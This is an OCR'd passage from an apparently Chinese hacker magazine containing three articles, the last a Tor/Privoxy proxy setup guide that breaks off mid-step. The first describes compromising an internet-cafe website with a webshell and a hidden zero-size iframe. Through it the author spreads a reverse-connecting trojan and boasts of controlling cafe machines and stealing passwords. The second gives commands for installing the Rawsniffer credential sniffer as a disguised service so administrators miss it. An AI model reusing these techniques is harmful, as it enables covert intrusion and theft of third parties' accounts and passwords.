开始实施我们邪恶的目的吧！因为网吧的机器大部分是内网，所以如果是控制的话应该用反弹的木马，这里我们选的是第八军团的神气儿，这东西到处都有介绍的，你可以去他们的主页下载。好了，配置的时候反弹的域名就写我申请的花生壳了。等到你确定你配置好了之后，我们就开始做网页木马了。对于这个，没什么说的了，IE5.0，随便一般的网页木马都可以轻松搞定的了。我这里用成功率比较高的Icyfox的木马。按照程序里的说明将配置好的神气儿改名为#.exe然后生成。将生成的文件通过海阳木马放到网站目录里，在首页中间地方加入<iframe src='icyfox.htm' width='0' height='0' frameborder='0'></iframe>，如图6所示，这个做什么用的偶就不说了，前几期的非安全有详细介绍，保存后大功告成。




图6

现在等一会来看看我们的成果吧，网吧的人开IE的几率还是很高的哦！如图7所示。看到了吧，才十分钟就有这么多的主机上线了，看看名字的规律就知道有的甚至一个网吧基本上受我控制了，所有的密码什么的都已经放在我面前了，因为上面什么杀毒都没有的，我要盗QQ、网络游戏……随我的便了。也许大家对于安全真的应该重视了，我只是抓个图就离开神气儿了。

现在大家来看看这次入侵吧！是的，按朋友所说的，我并没有什么技术性的东西。但是，对于入侵一个这样配置的网络还需要很好的技术吗？也许配置和意识才是最重要的。如果做网吧网络的人能够有一些安全意识，他不会把IE停留在几年前的版本，甚




图7

至没有杀毒软件，如果网站的人员有点安全意识，不会管理帐号和密码都是默认，后来发现网站还是可以旁注的，网站服务器上目录限制也不严密，这又关系到服务器管理员的安全意识……我只能说，漏洞无处不在，系统的版本如此低，如果我在主页里插入引发98蓝屏漏洞的代码……

本文没有什么新技术，只是讨论思路，我也只是按照自己的思路进行了一次检测，没有做任何破坏动作，所引发的任何问题与本人无关。感谢女友SW一直的支持，有什么问题欢迎到论坛讨论，我的ID是剑心。

【文章中利用的相关工具神气儿、冰狐浪子网页木马已收录在本期光盘中】

短小精悍的嗅探器Rawsniffer

亦煞［Fire Phoenix］

我们在取得远程主机的系统权限后，除了留下后门方便以后再次进入，很多时候还对网络上传输的信息感兴趣，特别是当信息以明文的形式在网络上传输时，比如说用户名、密码等，这时我们可以用网络监听的方式实现攻击，最常用的工具就是嗅探器(Sniffer)。例如已经取得了某内部网主机的控制权，如果在主机上安装了Sniffer，就能够在短期内获得大量的用户名和密码，不过安装Sniffer的主机必须和被监听的主机处于同一个以太网段上。

前几天在网上闲逛，无意中发现了一款嗅探器Rawsniffer，用了一下，超爽！麻雀虽小，五脏俱全哦，真是极品。现在就给大家介绍一下。Rawsniffer 是 DOS命令提示符下的嗅探工具，其用法如下：

```
rsniffer -sniffall -dp 0 -o c:\1.txt
    表示嗅探smtp、pop、ftp、post、telnet并保存到文件，[-dp 0]为过滤无用包。
rsniffer -sniffall -dp 0 -o c:\winnt\config\1.txt -install 服务名称 -disname 显示名称
    表示安装成服务启动并带参数。
rsniffer -uninstall sniffer(服务名称)
    卸载服务
```

看到没有，Rawsniffer能注册为系统服务，哈哈，这下就不怕主机重启动了。一直以来，嗅探器是我最喜欢的东东之一，以前用得最多的就是安全焦点的X-Sniffer，虽然也不错，不过不能安装为系统服务，而且也经常被杀毒软件kill。相比起来，Rawsniffer确实是一款很理想的嗅探器，同时还能够自定义服务名称和显示名称，具有很好的伪装效果。下面我在本机上安装试试，看看效果如何。


1.嗅探

Rawsniffer在安装时显示了协议、超时限制、保存路径和保存类型等等，然后让你确认是否安装，输入“Y”即可（如图1）。好了，现在嗅探器已经开始监听了，然后进入网易邮箱，还有我的FTP。现在终止嗅探器的进程来看一下嗅探的结果。终止监听用CTRL+C，如果是在远程主机的CmdShell下，最好是先把进程杀掉。终止嗅探后，其嗅探结果会在命令行下显示出来（如图2）。

其中有username和password等信息，还是明文显示哦，把我刚才登录邮箱和FTP的用户名和密码，还有目的主机IP地址等等都记录下来了。


同时C:\1.TXT也保存了嗅探结果，比起命令行下就更为详细了。

2.注册为系统服务




1

现在我们来看一下把Rawsniffer注册为系统服务。使用命令rsniffer -sniffall -dp 0 -o c:\winnt\config\1.txt -install sniffer -disname RawSnifferService，就把Rawsniffer嗅探器注册成服务名称为Sniffer，显示名称为RawSniffer Service（如图3）。当然，我们在远程主机上安装时，要使服务名称和显示名称具有迷惑性，这样管理员才不容易发觉。



2

安装好了以后，启动服务，命令为“net start 服务名称”。这样嗅探器就成功地以系统服务的身份运行了（参见图3）。



3

最后说一下Rawsniffer的卸载，也很简单，用“net stop 服务名称”停止服务后，再用“rsniffer -uninstall 服务名称”就可以了。

【文中所涉及的软件光盘中有所提供。软件如下：Rawsniffer】

编辑点评：同样，嗅探对于黑客技术来说也同样重要。好的嗅探器能让你省力又省心，本文所讲的Rawsniffer不但省力，更能注册为系统服务，增加了隐蔽性，让我们在使用中更加省心，大家可要好好利用它哟！

一有代理，网际穿梭也无敌

smallrascal

代理服务器（Proxy Server）是在Internet上具有大容量储存设备的一个服务器，它的任务是代替使用者到网址上取得所需要的资料，并且把最近被访问过的内容暂时保存在服务器上。比如你在浏览器中设置为使用代理服务器访问Internet，当你想去微软的网页看一看有关微软产品的最新消息时，你的浏览器就会先到你所设定的代理服务器上去查找有没有微软网页的最新内容，如果没有，就由这个代理服务器去把微软的网页下载回来，放在服务器上并且也传送给你的浏览器。如果这个网页的最新内容已经放在代理服务器上，那么代理服务器就不再到微软的网页上，而是直接把这些内容传送到你的浏览器。但是这些被存储下来的信息如果是非常敏感的，如个人隐私等，那你还会选择它吗？

今天就给大家介绍一款没有后顾之忧的代理软件，它的原理是通过将本地协议转换成SOCKS4，再发送出去，SOCKS4本身就有安全模块在其中。

另外，这个软件的所有操作都是在本地完成的，这样也可以避免敏感信息被泄漏了。它就是Tor，还有一个是Tor的外壳——Privoxy。

大家都知道在教育网内很多网站没有办法访问，就连GOOGLE也不行。下面就以教育网访问GOOGLE为例来讲解一下Tor及其外壳Privoxy的使用。

第一步：未用代理软件前的测试

打开浏览器，输入www.google.com，稍等即会出现如图1所示的画面，提示无法找到指定的网站。




图1

第二步：安装并执行代理软件Tor

这里就不多说了，相信大家都会完成得很好的。执行后的界面如图2 所示。




图2

第三步：安装并执行Tor的外壳——Privoxy

同样简单，执行后会出现如图3 所示的界面，其中选中的那行说明了代理是否正常运行了，以及开的端口。




图3

第四步：进入配置文件添加配置

在菜单栏点击“Options”，选择下面的“Edit Main Configuration”子菜单，如图4 所示。




图4

然后在打开的主配置文件中的第一行添加配置语句“forward-socks4a / localhost:9050 .”，如图5 所示。来解释一下各个参数的作用：




图5

“forward-socks4a”指明将其他协议转换成socks4来进行传输；

“localhost”指明了本机IP，也就是“127.0.0.1”这个回环地址；

“9050”则给出来了Tor使用的通讯端口。

第五步：在浏览器中设置代理

打开IE，选择“工具”下的“Internet选项”菜单，在弹出的“Internet选项”对话框中点击“连接”标签页中的“局域网设置”按钮，这时就会弹出“局域网（LAN）设置”的对话框。再将“代理服务器”下的“为LAN使用代理服务器”选中，这时填写上下方地址和端口。注意，我在测试中发现，这里的IP只能填“localhost”或“127.0.0.1”，其他均无效；而端口就填图3中找到的那个8118。填写完毕的内容如图6 所示。




图6

第六步：再次测试

